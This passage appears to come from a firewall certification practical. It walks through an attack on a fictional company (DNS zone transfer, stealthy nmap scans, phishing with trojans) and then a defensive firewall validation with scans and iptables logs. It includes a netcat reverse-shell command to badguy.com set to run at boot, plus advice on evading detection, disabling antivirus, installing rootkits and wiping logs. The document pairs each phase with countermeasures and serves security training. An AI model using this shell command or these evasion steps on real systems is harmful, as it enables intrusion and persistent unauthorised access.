         NS1.GIACP.COM             ppp.uuu.bbb.14
         NS2.MYISP.NET             zzz.zzz.zzz.200
```

Searches on the Organization and NIC handles did not return any new information. A quick WHOIS search on the IP address of the DNS servers returns:

```
      $ whois ppp.uuu.bbb.1

      My ISP NETBLK-MYISP-4 (NET-ppp-uuu-bbb-0-1)
                                        ppp.uuu.bbb.0 – ppp.uuu.bbb.255
      GIAC-P GIACP-1 (NET-ppp-uuu-bbb-0-2)
                                        ppp.uuu.bbb.0 – ppp.uuu.bbb.63

      # ARIN WHOIS database, last updated 2004-07-11 20:10


      $ whois zzz.zzz.zzz.200

      My ISP NETBLK-MYISP-1 (NET-zzz-zzz-zzz-0-1)
                                        zzz.zzz.zzz.0 – zzz.zzz.zzz.255

# ARIN WHOIS database, last updated 2004-07-11 20:10
```

Queries to the primary name server at ppp.uuu.bbb.1 quickly show that recursive queries and zone transfers are disabled. However, it looks like the secondary name server for GIAC-P may be hosted by the ISP.

```
$ dig @zzz.zzz.zzz.200 giacp.com axfr

giacp.com.            86400   IN      SOA     ns1.giacp.com. \
      root.ns1.giacp.com. 2004070300 10800 900 604800 86400
giacp.com.            86400   IN      NS      ns1.giacp.com.
giacp.com.            86400   IN      NS      ns2.myisp.net.
giacp.com.            86400   IN      MX      10 smtp.giacp.com.
www.giacp.com.        86400   IN      A       ppp.uuu.bbb.12
ns1.giacp.com.        86400   IN      A       ppp.uuu.bbb.14
smtp.giacp.com.        86400   IN      A       ppp.uuu.bbb.16
giacp.com.            86400   IN      SOA     ns1.giacp.com. \
      root.ns1.giacp.com. 2004070300 10800 900 604800 86400
```

Most of the steps in this phase simply access public information and would not trigger NIDS signatures or otherwise arouse suspicion. The attempts to perform recursive queries and DNS zone transfers, while low on the threat scale, are suspicious and should be performed from an Internet Café or other public access spot.

Everyone should periodically perform Web, WHOIS, and Registrar searches to see what information about the company is publicly available. In addition, DNS servers, whether directly controlled our outsourced, should be configured (and periodically verified as such) to decline recursive queries, dynamic updates, and zone transfers except to explicitly approved sources.

Phase 2 – Scanning

Step 1 – Ping Sweep

The first step of the scanning phase is to perform an ICMP ping sweep of the discovered network block using NMAP- “nmap –sP –T Paranoid ppp.uuu.bbb.0/26” (The –T timing option is used to attempt to come in low-and-slow, “under the radar”). No hosts responded to the ping sweep.

Step 2 – Port Scan

The second step of the scanning phase is to perform port scans of the discovered network block using NMAP. We will limit our port scan to common/obvious services in order to minimize the visibility of our scan and prevent it from taking days to run.

```
# nmap –sT –sU –P0 –p T:22,23,25,80,110,139,443,U:53,111,123,137,500 –T
Paranoid ppp.uuu.bbb.0/26
```

This scan reveals the following open ports:

```
ppp.uuu.bbb.5     UDP 500 (IKE)
ppp.uuu.bbb.12    TCP 80 (HTTP), TCP 443 (HTTP/S)
ppp.uuu.bbb.14    UDP 53 (DNS)
ppp.uuu.bbb.16    TCP 25 (SMTP)
```

The severe filtering of ports makes active OS fingerprinting very difficult; a few scans with NMAP confirm that the OS is “unknown.”

```
# nmap –sT –p 25,80,443 –O -T Paranoid ppp.uuu.bbb.12
# nmap –sT –p 25,80,443 –O -T Paranoid ppp.uuu.bbb.16
[...]
```

Step 3 – Banner Grabbing

As an alternative, the use of telnet and dig to grab application banners was tried.

```
$ telnet www.giacp.com 80
Trying ppp.uuu.bbb.12...
Connected to www.giacp.com.
Escape character is '^]'.
HEAD  /  HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 11 Jul 2004 21:16:28 GMT
Server: Apache/2.0.49 (Unix) / PHP 4.3.5
Last-Modified: Thu, 08 Apr 2004 11:06:05 GMT
ETag: "2da7cf6-2ce9-b83d8140"
Accept-Ranges: bytes
Content-Length: 11497
Cache-Control: max-age=86400
Expires: Mon, 12 Jul 2004 21:16:28 GMT
Connection: close
Content-Type: text/html; charset=ISO-8859-1

Connection closed by foreign host.


$ telnet  smtp.giacp.com 25
Trying ppp.uuu.bbb.16...
Connected to smtp.giacp.com.
Escape character is '^]'.
220 smtp.giacp.com ESMTP Sendmail 8.12.10 ready at Sun, 11 Jul 2004
16:16:28 -0500
quit
221 2.0.0 smtp.giacp.com closing connection
Connection closed by foreign host.


$ dig @ns1.giacp.com txt chaos version.bind.

; <<>> DiG 9.2.3 <<>> @ns1.giacp.com txt chaos version.bind.
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35000
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;version.bind.                  CH      TXT

;; ANSWER SECTION:
version.bind.           0       CH      TXT     "9.2.3rc4"
```

```
;; Query time: 2 msec
;; SERVER: ppp.uuu.bbb.1453(ns1.giacp.com)
;; WHEN: Sun Jul 11 16:25:43 2004
;; MSG SIZE  rcvd: 48
```

Most of the steps in this phase are suspicious and have the potential of matching NIDS signatures or otherwise arouse suspicion. The scans use a very focused and "low-and-slow" approach to minimize the possibility of correlating the probes together as an active sweep. The port scans use a full three-way TCP handshake; while this is more likely to show up in application logs, it is less likely to trigger alerts on the firewall or NIDS, which are typically much more carefully watched.

All of these activities should be performed from compromised systems, public access points, or a combination of the two. The more patience and different source hosts that can be used, the better.

It is very difficult to prevent port scanning of services that must be provided, particularly if the port scan is done carefully. Where possible, applications should be configured to provide blank or misleading product and version information.

Phase 3 – Compromise an Internal System

Step 1 – Direct Attack Via Flaw Exploitation

Several known issues exist for versions of the software in use:

CAN-2004-0469 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0469

This CVE candidate notice describes a buffer overflow flaw in the VPN ISAKMP functionality of Checkpoint Firewall-1 NG FP3 (prior to HFA-325). This flaw can be exploited to execute arbitrary code, resulting in possible system compromise. Exploit code is purported to exist, but could not be found.

CAN-2004-0493 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0493

This CVE candidate notice describes a flaw in the processing of folded input headers in Apache 2.0.49. This flaw can be exploited, resulting in a denial-of-service. Published exploit code exists:

http://www.securityfocus.com/data/vulnerabilities/exploits/apache-dos.pl
http://www.securityfocus.com/data/vulnerabilities/exploits/apacheEscapeHeaderD0SExploit.c

CAN-2004-0594 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0594

This CVE candidate notice describes a flaw in the “memory_limit” procedure of PHP 4.3.5. This flaw can be exploited to execute arbitrary code, resulting in possible system compromise. Exploit code is purported to exist, but could not be found.

CAN-2004-0595 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0595

This CVE candidate notice describes a flaw in the “strip_headers” procedure of PHP 4.3.5. This flaw can be exploited, resulting in the processing of dangerous tags by remote Web browser client. Published exploit code exists:

http://www.securityfocus.com/bid/10724/exploit/

While these issues are potentially serious and should be addressed, none are easily useful for the purpose of directly breaching the security perimeter.

Step 2 – Indirect Attack Via Social Engineering

The next approach to compromising an internal system is to trick a user. To attempt this, several e-mails are carefully crafted to be sent to the various e-mail addresses discovered during the reconnaissance phase. These attacks assume access to a compromised computer on the Internet to act as a malicious server (Web, e-mail relay, etc.).

The first e-mail variant contains various SPAM-like advertisements for things that may be of interest, from cute games (Whack-A-Mole!) to hot new security tools (the latest packet sniffer!). The actual file at the other end could be anything from a custom Back Orifice 2000 build to an eLiTeWrap-packaged netcat remote shell to any of the various keystroke loggers available on the Internet (e.g., http://www.amecisco.com/iks2000.htm).

The second e-mail variant contains the actual malicious files as MIME attachments, with the hope that the user might be more likely to execute the file in this manner. The messages will also contain some of the classic exploits, such as the various “Safe for Scripting” (http://www.guninski.com/scrtlb-desc.html) and other ActiveX attacks.

The most likely success here would be if the user were to execute the netcat shell-shoevel. This would be a copy of NetCat for Windows (http://www.securityfocus.com/tools/139) and a command script, packaged for silent executin using eLiTeWrap (http://homepage.ntlworld.com/chawmp/elitewrap/). When executed the script would both run and place the following in the registry “Run” key, where netcat is renamed to “rundll.exe”:

```
rundll.exe badguy.com 80 | cmd.exe | rundll.exe badguy.com 443
```

This simple script uses netcat to create two outbound connections to the listening malicious server via TCP 80 and TCP 443, respectively. The first accepts input, which is processed by the local command shell (cmd.exe), and the output is sent via the second netcat session. This attack would work whether the computer is inside or outside the GIAC-P network, as these ports are allowed outbound through the GIAC-P perimeter. This attack is not assured of success, as it relies on the user to err; it's just a matter of waiting and hoping.

All of the steps in this phase are suspicious and have the potential of matching NIDS signatures or otherwise arouse suspicion. Wherever possible, the exploits and utilities should be altered and renamed to increase chances of avoiding detection by the NIDS or alter users.

All of these activities should be performed from compromised systems, public access points, or a combination of the two. The more patience and different source hosts that can be used, the better.

To avoid and detect compromise via direct attack on the perimeter, it is crucial to keep all security devices patched and up-to-date. This includes keeping the NIDS signatures current and monitoring the logs regularly and carefully.

One of the greatest risks in any security architecture is the user population. To help limit this exposure:

- Establish reasonable security policies;
- Educate the users about the policies and how to be careful and cautious;
- Ensure that workstation, desktops, and laptops are kept patched and up-to-date;
- Use anti-virus, personal firewall, and host-based IDS wherever feasible;
- Limit outbound Internet access through a proxy, which can enforce protocol compliance, restrict dangerous access, and possibly even have IDS-type capabilities.

Phase 4 – Retain Access

If the above attacks succeed, it is a simple matter to fully compromise the remote machine, install keystroke loggers, and otherwise use the machine as a launch pad for attacks against other internal machines (or the security devices from the more-trusted internal perspective).

The first matter is to retain the foothold on the initially compromised machine. The installed netcat remote shell is setup to execute at every boot. Anti-virus and other security software that may be running on the machines should be disabled or compromised. Additional software should most likely be installed, such as a keystroke logger to capture passwords and other valuable information, another remote-control tool such as Back Orifice 2000 or NetBus, and possibly an OS rootkit

(http://www.rootkit.com, http://www.megasecurity.org/trojans/a/aphex/Afx_win_rootkit2003.html, etc.)

The second (but still crucial) step is to clean up traces of the compromise that may be in the logs, including the OS/system logs as well as the logs of applications like anti-virus, host-based IDS, personal firewall, etc.

The most effective countermeasure to these activities is to prevent a successful compromise in the first place, as outlines in the first three parts of this section. However, it is also crucial to make sure that a successful intrusion is detected as quickly as possible. To this end, it is critical to consider that attack from the inside, whether involving an inside party or unwittingly via a compromised machine, is a real and serious threat. To counter this threat:

- Tune NIDS and other security devices to pay attention to outbound traffic and internal behavior;
- Limit outbound connectivity to required services;
- Where possible, filter services through an application proxy;
- Provide and enforce that anti-virus, Host IDS, and desktop firewalls are used;
- Review alerts and logs as frequently and carefully as is feasible.

Chapter 4 – Verify the Firewall Policy (4B)

Bill Dert has been tasked with performing a validation of the boundary firewall policy. Since the firewall is already in production and plays such a crucial role in the daily business operations of GIAC Enterprises, Bill has tried to plan the validation process with significant care.

Bill has established three major objectives for the policy validation:

1) Verify that required access is properly accepted;
2) Verify that all other access is properly denied;
3) Minimize the impact of the test on business operations.

The first requirement can be exhaustively tested based on the documented access requirements from Chapter 1.

The second requirement cannot be exhaustively tested, so Bill must select a reasonable scope that provides adequate assurance of correct policy operation.

The third requirement requires mostly non-technical, administrative considerations. Bill is not planning on intentionally interrupting connectivity or the services provided by the boundary firewall. However, it is always possible that the testing itself could interrupt other activities or cause a failure of the firewall itself.

In order to mitigate these risks, Bill has decided to perform the validation himself, after normal business hours and on a week-end, and to perform a complete backup of the firewall system before starting. Based on the technical approach (outlined below), Bill has conservatively estimated that the validation process could take up to 12 hours (though he suspects it will take about half of that). As such, Bill has set aside a window from 6pm to 10pm on a consecutive Friday, Saturday, and Sunday. He expects that this will incur 6-12 hours of overtime pay expenses and 6 to 8 normal business hours to compile the data and produce the validation report.

Technical Validation

Bill's technical approach to the validation is to put in place three Linux workstations:

1) The first on the Internet with a public IP address,
2) The second between the VPN Gateway and the eth1 interface of the firewall with an IP address in the VPN Client IP Pool (172.20.2.128/25);
3) The third on the DMZ with an IP address in the DMZ range (172.21.1.0/24).

Bill will then use a variety of tools (e.g., NMAP, a Web browser, a telnet client, etc.) from these and existing servers and workstations to verify that required access is indeed accepted and that a reasonable scope of unapproved access is denied. The output of the tools will be correlated with the IPTables logs on the firewall itself and packet captures.

Note: Repetitive tests will be described, but output will only be displayed once.

Traffic to/from the Boundary Firewall Host (INPUT and OUTPUT chains)

1) Validate that all traffic is accepted on the loopback interface:

```
# nmap -sT -sU -p 1- localhost

Host localhost (127.0.0.1) appears to be up ... good.
Interesting ports on localhost (127.0.0.1):
(The 131068 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
22/tcp  open  ssh
123/udp open  ntp
```

Since all ports scanned show up as “open” or “closed” and none are marked as filtered, all traffic was accepted. The host responded to a ping and the expected listening services responded (SSH and NTP), explicitly testing ICMP, UDP, and TCP.

2) Validate that Established and Related sessions are accepted. Established sessions will be verified as part of the following service tests. Related sessions to/from the actual firewall host cannot easily be tested due to the restrictive policy and are assumed to work.

3) Validate that NTP service requests are permitted from the required source ranges and not from unapproved sources. The “ntpdate” utility is run from the test workstation in the DMZ, which succeeds and is correlated with the IPTables log entry on the firewall host:

```
# ntpdate 172.21.1.1
Looking for host 172.21.1.1 and service ntp
host found : 172.21.1.1
06 Aug 18:03:06 ntpdate[2133]: step time server 172.21.1.1 offset -
0.005992 sec

Aug 07 18:03:06 bofw kernel: ACCEPT IN=eth0 OUT= MAC=[sanitized
SRC=172.21.1.55 DST=172.21.1.1 LEN=76 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF
PROTO=UDP SPT=123 DPT=123 LEN=56
```

This is then repeated from hosts on the 192.168.8.0/24 and 192.168.16.0/24 networks (redundant output suppressed).

4) Validate that SSH connections are permitted from the 192.168.16.0/24 network:

```
# ssh -2 bdert@172.21.1.1
Authorized users and uses only.
Activity may be monitored and reported to law enforcement.
bdert@172.21.1.1's password:
Last login: Fri Aug 06 15:36:26 2004 from 192.168.16.78
Authorized users and uses only.
Activity may be monitored and reported to law enforcement.
[bdert@bofw bdert]$
```

```
[bdert@bofw bdert]$ exit
logout
Connection to 172.21.1.1 closed.

Aug 06 18:07:34 bofw kernel: ACCEPT IN=eth0 OUT= MAC=[sanitized]
SRC=192.168.16.78 DST=172.21.1.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64
ID=372 DF PROTO=TCP SPT=50906 DPT=22 WINDOW=5840 RES=0x00 SYN URGP=0
OPT (020405B40402080A001FB16F0000000001030307)
```

5) Validate that NTP requests are allowed outbound to each of the Internet time servers; this also validates the SNAT for outbound traffic behind the X.Y.Z.2 address (redundant output suppressed):

```
# ntpdate 66.187.224.4
Looking for host clock2.redhat.com and service ntp
host found : clock2.redhat.com
06 Aug 18:10:23 ntpdate[2133]: step time server 66.187.224.4 offset -
0.019103 sec

Aug 06 18:10:23 bofw kernel: ACCEPT IN= OUT=eth2 MAC=[sanitized
SRC=172.20.1.0 DST=66.187.224.4 LEN=76 TOS=0x00 PREC=0x00 TTL=64 ID=0
DF PROTO=UDP SPT=123 DPT=123 LEN=56

18:10:23 IP X.Y.Z.2.ntp > 66.187.224.4.ntp: NTPv4, Client, length 48
18:10:23 IP 66.187.224.4.ntp > X.Y.Z.2.ntp: NTPv4, Server, length 48
```

6) Validate that other outbound traffic from the firewall host is denied by attempting to telnet, ping, ssh, ftp, etc. to various internal and external hosts (redundant output suppressed):

```
# telnet 192.168.1.103
Trying 192.168.1.103...
Connection failed (timeout).

Aug 06 18:12:54 bofw kernel: DROP IN= OUT=eth2 SRC=172.20.1.2
DST=66.187.224.4 LEN=60 TOS=0x10 PREC=0x00 TTL=64 ID=8011 DF PROTO=TCP
SPT=35734 DPT=23 WINDOW=5840 RES=0x00 SYN URGP=0 OPT
(020405B40402080A09720693000000001030307)
```

7) Validate that other inbound traffic to the firewall host is denied by running full port scans from the test workstations on the VPN and DMZ networks, respectively (redundant output suppressed):

```
# nmap –sT –sU -p 1- -P0 172.20.2.2

Host 172.20.2.2 appears to be up ... good.
All 131070 scanned ports on 172.20.2.2 are: filtered

Aug 06 18:22:21 bofw kernel: DROP IN=eth1 OUT= SRC=172.20.2.130
DST=172.20.2.2 LEN=40 TOS=0x0 PREC=0x00 TTL=56 ID=19506 PROTO=TCP
SPT=52413 DPT=1 WINDOW=1024 RES=0x00 SYN URGP=0

# nmap –sT –sU -p 1- -P0 172.21.1.1
```

```
Host 172.21.1.1 appears to be up ... good.
Interesting ports on 172.21.1.1:
(The 131069 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
123/udp open  ntp

Aug 06 18:22:48 bofw kernel: DROP IN=eth0 OUT= SRC=172.21.1.55
DST=172.20.1.1 LEN=40 TOS=0x0 PREC=0x00 TTL=45 ID=10071 PROTO=TCP
SPT=52414 DPT=1 WINDOW=2048 RES=0x00 SYN URGP=0
```

All tests in this section produced the expected results, indicating correct policy implementation and operation.

Routed Internal Interface Traffic (FORWARD_ETH0 chain)

1) Validate that DNS traffic is allowed from the DMZ Infrastructure Server to the Internet by running a query (UDP) and a zone transfer (TCP):

```
# host www.giac.org
www.giac.org is an alias for giac2.giac.org.
giac2.giac.org has address 64.112.229.132
giac2.giac.org has address 64.112.229.131

Aug 06 18:20:46 bofw kernel: ACCEPT IN=eth0 OUT=eth2 SRC=172.21.1.20
DST= 65.173.218.103 LEN=58 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=UDP
SPT=32768 DPT=53 LEN=38


# dig @ns1.giac.net giac.com axfr

; <<>> DiG 9.2.3 <<>> @ns1.giac.net giac.org axfr
;; global options:  printcmd
; Transfer failed.

Aug 06 18:21:16 bofw kernel: ACCEPT IN=eth0 OUT=eth2 SRC=172.21.1.20
DST=65.173.218.103 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=5922 DF
PROTO=TCP SPT=51494 DPT=53 SEQ=4002262533 ACK=0 WINDOW=5840 RES=0x00
SYN URGP=0 OPT (020405B40402080A0088B9270000000001030307)
```

2) Validate that Squid traffic (FTP, HTTP, and HTTP/S) is allowed from the DMZ Infrastructure Server to the Internet by accessing each of these services with a browser:

```
Aug 06 18:25:24 bofw kernel: ACCEPT IN=eth0 OUT=eth2 SRC=172.21.1.20
DST=66.187.224.30 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=5915 DF PROTO=TCP
SPT=51495 DPT=21 SEQ=4282356494 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0
OPT (020405B40402080A008C84150000000001030307)

Aug 06 18:26:03 bofw kernel: ACCEPT IN=eth0 OUT=eth2 SRC=172.21.1.20
DST=209.132.177.50 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=28705 DF
PROTO=TCP SPT=51496 DPT=80 SEQ=13396760 ACK=0 WINDOW=5840 RES=0x00 SYN
URGP=0 OPT (020405B40402080A008D1B390000000001030307)

Aug 06 18:26:25 bofw kernel: ACCEPT IN=eth0 OUT=eth2 SRC=172.21.1.20
DST=207.33.111.2 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=3793 DF PROTO=TCP
```

```
SPT=51497 DPT=443 SEQ=42885138 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0
OPT (020405B40402080A008D6EC30000000001030307)
```

3) Validate that SMTP traffic is allowed from the DMZ Infrastructure Server to the Internet by sending an e-mail to a personal e-mail account; this also validates the SNAT for the DMZ Infrastructure Server traffic behind the X.Y.Z.3 address:

```
Aug 06 18:32:35 bofw kernel: ACCEPT IN=eth0 OUT=eth2 SRC=172.21.1.20
DST=[sanitized] LEN=60 TOS=0x10 PREC=0x00 TTL=64 ID=18794 DF PROTO=TCP
SPT=51501 DPT=25 SEQ=486688898 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A009401E80000000001030307)
```

```
18:32:35 IP X.Y.Z.3.32784 > [sanitized].smtp: S 1596607458:1596607458(0) win 32767 <mss
16396,sackOK,timestamp 4206521 0,nop,wscale 7>
18:32:35 IP [sanitized].smtp > X.Y.Z.3.32784: S 1586907147:1586907147(0) ack 1596607459
win 32767 <mss 16396,sackOK,timestamp 4206521 4206521,nop,wscale 7>
18:32:35 IP X.Y.Z.3.32784 > [sanitized].smtp: . ack 1 win 256 <nop,nop,timestamp 4206521
4206521>
[...]
18:32:55 IP [sanitized].smtp > X.Y.Z.3.32784: F 144:144(0) ack 7 win 256
<nop,nop,timestamp 4207978 4207977>
18:32:55 IP X.Y.Z.3.32784 > [sanitized].smtp: F 7:7(0) ack 145 win 256 <nop,nop,timestamp
4207981 4207978>
18:32:55 IP [sanitized].smtp > X.Y.Z.3.32784: . ack 8 win 256 <nop,nop,timestamp 4207981
4207981>
```

4) Validate that SSH sessions are allowed from the Corporate LAN to the Border Router; this also validates the SNAT for SSH traffic behind the 172.20.1.2 address:

```
# ssh bdert@172.20.1.1
Password:
Authorized users and uses only.
Activity may be monitored and reported to law enforcement.
> logout
Connection to 172.20.1.1 closed.

Aug 06 18:35:37 bofw kernel: ACCEPT IN=eth0 OUT=eth2 SRC=192.168.16.78
DST=172.20.1.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=38137 DF PROTO=TCP
SPT=51503 DPT=22 SEQ=663441770 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0
OPT (020405B40402080A0096C5930000000001030307)
```

```
18:35:37 IP 172.20.1.2.32785 > 172.20.1.1.ssh: S 2150665033:2150665033(0) win 32767 <mss
16396,sackOK,timestamp 4747984 0,nop,wscale 7>
18:35:37 IP 172.20.1.1.ssh > 172.20.1.2.32785: S 2158372930:2158372930(0) ack 2150665034
win 32767 <mss 16396,sackOK,timestamp 4747984 4747984,nop,wscale 7>
18:35:37 IP 172.20.1.2.32785 > 172.20.1.1.ssh: . ack 1 win 256 <nop,nop,timestamp 4747984
4747984>
[...]
18:36:02 IP 172.20.1.2.32785 > 172.20.1.1.ssh: F 6:6(0) ack 25 win 256 <nop,nop,timestamp
4752316 4749737>
18:36:02 IP 172.20.1.1.ssh > 172.20.1.2.32785: F 25:25(0) ack 7 win 256
<nop,nop,timestamp 4752317 4752316>
18:36:02 IP 172.20.1.2.32785 > 172.20.1.1.ssh: . ack 26 win 256 <nop,nop,timestamp
4752317 4752317>
```

5) Validate that HTTP/S sessions are allowed from the Corporate LAN to the VPN Management IP:

```
Aug 06 18:40:07 bofw kernel: ACCEPT IN=eth0 OUT=eth1 SRC=192.168.16.78
DST=172.20.2.20 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=28827 DF PROTO=TCP
SPT=51504 DPT=443 SEQ=1252199102 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0
OPT (020405B40402080A009F7A250000000001030307)
```

6) Validate that NTP requests are allowed from the Choke Firewall to each of the Internet time server; this also validates the SNAT for Choke Firewall traffic behind the X.Y.Z.2 address (redundant output suppressed):

```
# ntpdate 66.187.224.4
Looking for host 66.187.224.4 and service ntp
host found : clock2.redhat.com
06 Aug 18:45:14 ntpdate[18588]: adjust time server 66.187.224.4 offset
0.058750 sec

Aug 06 18:45:14 bofw kernel: ACCEPT IN=eth0 OUT=eth2 SRC=172.21.1.2
DST=66.187.224.4 LEN=76 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=UDP
SPT=123 DPT=123 LEN=56

18:45:14 IP X.Y.Z.2.ntp > 66.187.224.4.ntp: NTPv4, Client, length 48
18:45:14 IP 66.187.224.4.ntp > X.Y.Z.2.ntp: NTPv4, Server, length 48
```

7) Validate that other routed traffic entering the internal interface is denied by running port scans against the VPN (172.20.2.0/24), Internet segment (172.20.1.0/30), and ISP interconnect (X.Y.Z.28/30) networks, as well as several Internet sites from the DMZ (172.21.1.0/24), Data Center LAN (192.168.8.0/24), and Corporate LAN (192.168.16.0/24) segments (redundant output suppressed):

```
# nmap –sT –sU -p 1- -P0 172.20.2.0/24

All 131070 scanned ports on 172.20.2.1 are: filtered
[...]
All 131070 scanned ports on 172.20.2.254 are: filtered


Aug 06 18:50:18 bofw kernel: DROP IN=eth0 OUT=eth1 SRC=172.21.1.55
DST=172.20.2.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=60301 DF PROTO=TCP
SPT=51506 DPT=1 SEQ=2138021166 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A00AC76A30000000001030307)

Aug 06 18:50:18 bofw kernel: DROP IN=eth0 OUT=eth1 SRC=172.21.1.55
DST=172.20.2.1 LEN=28 TOS=0x00 PREC=0x00 TTL=58 ID=35971 PROTO=UDP
SPT=52007 DPT=1 LEN=8


# nmap –sT –sU -p 1- -P0 172.20.1.0/30

All 131070 scanned ports on 172.20.1.1 are: filtered
All 131070 scanned ports on 172.20.1.2 are: filtered


Aug 06 18:53:57 bofw kernel: DROP IN=eth0 OUT=eth2 SRC=172.21.1.55
DST=172.20.1.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=11682 DF PROTO=TCP
```

```
SPT=51507 DPT=1 SEQ=2234176956 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A00ADF81E0000000001030307)

Aug 06 18:53:57 bofw kernel: DROP IN=eth0 OUT=eth2 SRC=172.21.1.55
DST=172.20.1.1 LEN=28 TOS=0x00 PREC=0x00 TTL=46 ID=24496 PROTO=UDP
SPT=34968 DPT=1 LEN=8


# nmap –sT –sU -p 1- -P0 X.Y.Z.28/30

All 131070 scanned ports on X.Y.Z.29 are: filtered
All 131070 scanned ports on X.Y.Z.30 are: filtered


Aug 06 18:55:31 bofw kernel: DROP IN=eth0 OUT=eth2 SRC=172.21.1.55
DST=X.Y.Z.29 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=46803 DF PROTO=TCP
SPT=51508 DPT=1 SEQ=2391008710 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A00B05315000000001030307)

Aug 06 18:55:31 bofw kernel: DROP IN=eth0 OUT=eth2 SRC=172.21.1.55
DST=X.Y.Z.29 LEN=28 TOS=0x00 PREC=0x00 TTL=57 ID=4632 PROTO=UDP
SPT=56417 DPT=1 LEN=8


# nmap –sT –sU -p 1- -P0 [sanitized]

All 131070 scanned ports on [sanitized] are: filtered
All 131070 scanned ports on [sanitized] are: filtered


Aug 06 18:59:58 bofw kernel: DROP IN=eth0 OUT=eth2 SRC=172.21.1.55
DST=[sanitized] LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=24978 DF PROTO=TCP
SPT=51509 DPT=1 SEQ=2554589898 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A00B29358000000001030307)

Aug 06 18:59:58 bofw kernel: DROP IN=eth0 OUT=eth2 SRC=172.21.1.55
DST=[sanitized] LEN=28 TOS=0x00 PREC=0x00 TTL=56 ID=58122 PROTO=UDP
SPT=60042 DPT=1 LEN=8
```

All tests in this section produced the expected results, indicating correct policy implementation and operation.

Routed VPN Interface Traffic (FORWARD_ETH1 chain)

1) Validate that the access to that various services on the various servers in the DMZ and Data Center are accepted from the VPN client IP pool by using the actual applications from the VPN test workstation (172.20.2.200). Note that substantial redundant output has been suppressed due to procedural similarity with previous sections.

DNS lookup against 172.21.1.20:

```
# host www.giac.org 172.21.1.20
Using domain server:
Name: 172.21.1.20
```

```
Address: 172.21.1.20#53
Aliases:

www.giac.org is an alias for giac2.giac.org.
giac2.giac.org has address 64.112.229.131
giac2.giac.org has address 64.112.229.132


Aug 06 19:15:00 bofw kernel: ACCEPT IN=eth1 OUT=eth0 SRC=172.20.2.200
DST=172.21.1.20 LEN=58 TOS=0x00 PREC=0x00 TTL=64 ID=0 DF PROTO=UDP
SPT=32768 DPT=53 LEN=38
```

Web browser (HTTP) access to 192.168.8.50:

```
Aug 06 19:17:01 bofw kernel: ACCEPT IN=eth1 OUT=eth0 SRC=172.20.2.200
DST=192.168.8.50 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=65404 DF PROTO=TCP
SPT=51510 DPT=80 SEQ=3289933270 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0
OPT (020405B40402080A00BD9AAA0000000001030307)
```

2) Validate that other routed traffic entering the VPN interface is denied by running port scans against the DMZ (172.21.1.0/24), Data Center LAN (192.168.8.0/24), Corporate LAN (192.168.16.0/24), Internet segment (172.20.1.0/30), and ISP interconnect (X.Y.Z.28/30) networks, as well as several Internet sites (redundant output suppressed):

```
# nmap –sT –sU -p 1- -P0 172.21.1.0/24

All 131070 scanned ports on 172.20.1.1 are: filtered
[...]
Interesting ports on 172.21.1.20:
(The 131068 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
22/tcp open  ssh
53/udp open  domain

All 131070 scanned ports on 172.20.1.21 are: filtered
[...]
Interesting ports on 172.21.1.50:
(The 131067 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
443/tcp open https

Interesting ports on 172.21.1.51:
(The 131067 ports scanned but not shown below are in state: filtered)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
443/tcp open https
All 131070 scanned ports on 172.20.1.52 are: filtered
[...]
All 131070 scanned ports on 172.20.1.254 are: filtered
```

```
Aug 06 19:22:05 bofw kernel: DROP IN=eth1 OUT=eth0 SRC=172.20.2.200
DST=172.21.1.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=30264 DF PROTO=TCP
SPT=51512 DPT=1 SEQ=3046403350 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A013B1B2E0000000001030307)
[...]
Aug 06 19:22:05 bofw kernel: DROP IN=eth1 OUT=eth0 SRC=172.20.2.200
DST=172.20.1.1 LEN=28 TOS=0x00 PREC=0x00 TTL=43 ID=16390 PROTO=UDP
SPT=49695 DPT=1 LEN=8
[...]
```

```
# nmap –sT –sU -p 1- -P0 192.168.8.0/24

All 131070 scanned ports on 192.168.8.1 are: filtered
[...]
Interesting ports on 192.168.8.20:
(The 131065 ports scanned but not shown below are in state: filtered)
PORT     STATE   SERVICE
22/tcp   closed  ssh
135/tcp  open    msrpc
